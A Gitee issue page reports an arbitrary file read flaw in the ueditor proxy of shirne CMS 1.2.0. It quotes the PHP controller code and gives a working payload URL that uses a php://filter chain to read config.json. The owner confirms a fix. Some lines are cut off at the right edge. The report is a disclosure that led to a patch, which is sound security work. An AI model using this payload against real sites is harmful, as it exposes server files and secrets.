



## shirne-1.2.0 exist path traversal bug

Done #15JRHJ Bug HackerQWQ Opened this issue 2022-0

This cms uses ueditor(A rich text editor) which is developed by Bai

secondary development, an arbitrary file read vulnerability has oc

in the file /static/ueditor/php/controller.php ,author add the proxy fun

and could read any file on the system with cms installed.

controller.php

```
if(strlen($data) > 100){
    header("Content-type: image/jpeg");
    if($maxwidth > 0){
        $image = imagecreatefromstring($data);
        if($image){
            $width = imagesx($image);
            $height = imagesy($image);
            $sw=0;
            if($width > $height){
                if($width > $maxwidth){
                    $sw = $maxwidth;
                    $sh = $height * $sw / $width;
                }
            }else{
                if($height > $maxwidth){
                    $sh = $maxwidth;
                    $sw = $width * $sh / $height;
                }
            }
            if($sw > 0){
                $newimage = imagecreatetruecolor($sw,$sh);
                imagecopyresampled($newimage, $image, 0, 0, 0, 0, $sw, $sh,
                $width, $height);


                imagejpeg($newimage,null,70);
                imagedestroy($newimage);
            }else{
                imagejpeg($image,null,70);
            }
            imagedestroy($image);
        }
    }else{
        echo $data;
    }
}
```

payload:

```
http://localhost/static/ueditor/php/controller.php?
action=proxy&remote=php://filter/convert.base64-encode|convert.base64-
encode|convert.base64-encode|convert.base64-encode|convert.base64-
encode|convert.base64-encode/resource=config.json&maxwidth=-1&referer=test
```

After several times base64-decode, you could see the real content.

If the author see this message, I hope you fix the vulnerability as soon as possible



### Status

Done

### Assignees

Not set

### Projects

Unprojected

### Pull Requests

None yet

Successfully merging a pull request issue.

### Duration (hours)

0

### Planned to start - Planned to

Unscheduled - Unschedule

### Top level

Not Top

### Priority

Not specified

### Labels

Not set


### Milestones

No related milestones

### Branches

No related branch

### 参与者 (2)



[Explore](#)[Enterprise](#)[Education](#)[Gitee Premium](#)[Blog](#)[Go](#)[HacKerQWQ created 缺陷](#)[4 months ago](#)[eneration logs](#) [shirne](#)[owner](#)[4 months ago](#)

This issue has fixed in [f83be2d](#)

you can copy these files to override yours



shirne changed **issue state** from 待确认 to 已完成 [4 months ago](#)

[Sign in to comment](#)

### Gitee 已支持 CLA 协议签署

🔥 第一方功能集成，签署流程更高效

📄 内置可自定义的协议模板

👉 让开源贡献也能有据可依

[I know](#)[View Details](#)

©OSCHINA. All rights reserved

[Git Resources](#)[Learning Git](#)[CopyCat](#)[Downloads](#)[Gitee Reward](#)[Gitee Stars](#)[Featured Projects](#)[Blog](#)[Nonprofit](#)[Gitee Go](#)[OpenAPI](#)[Help Center](#)[Self-services](#)[Updates](#)[About Us](#)[Join us](#)[Terms of use](#)[Feedback](#)[Partners](#)[777320883](#)[git@oschina.cn](#)[Gitee](#)[+86 400-606-0201](#)[Mini Program](#)[OpenAtom Foundation](#) [Cooperative code hosting platform](#)[违法和不良信息举报中心](#)[粤ICP备12009483号](#)[简体中文](#)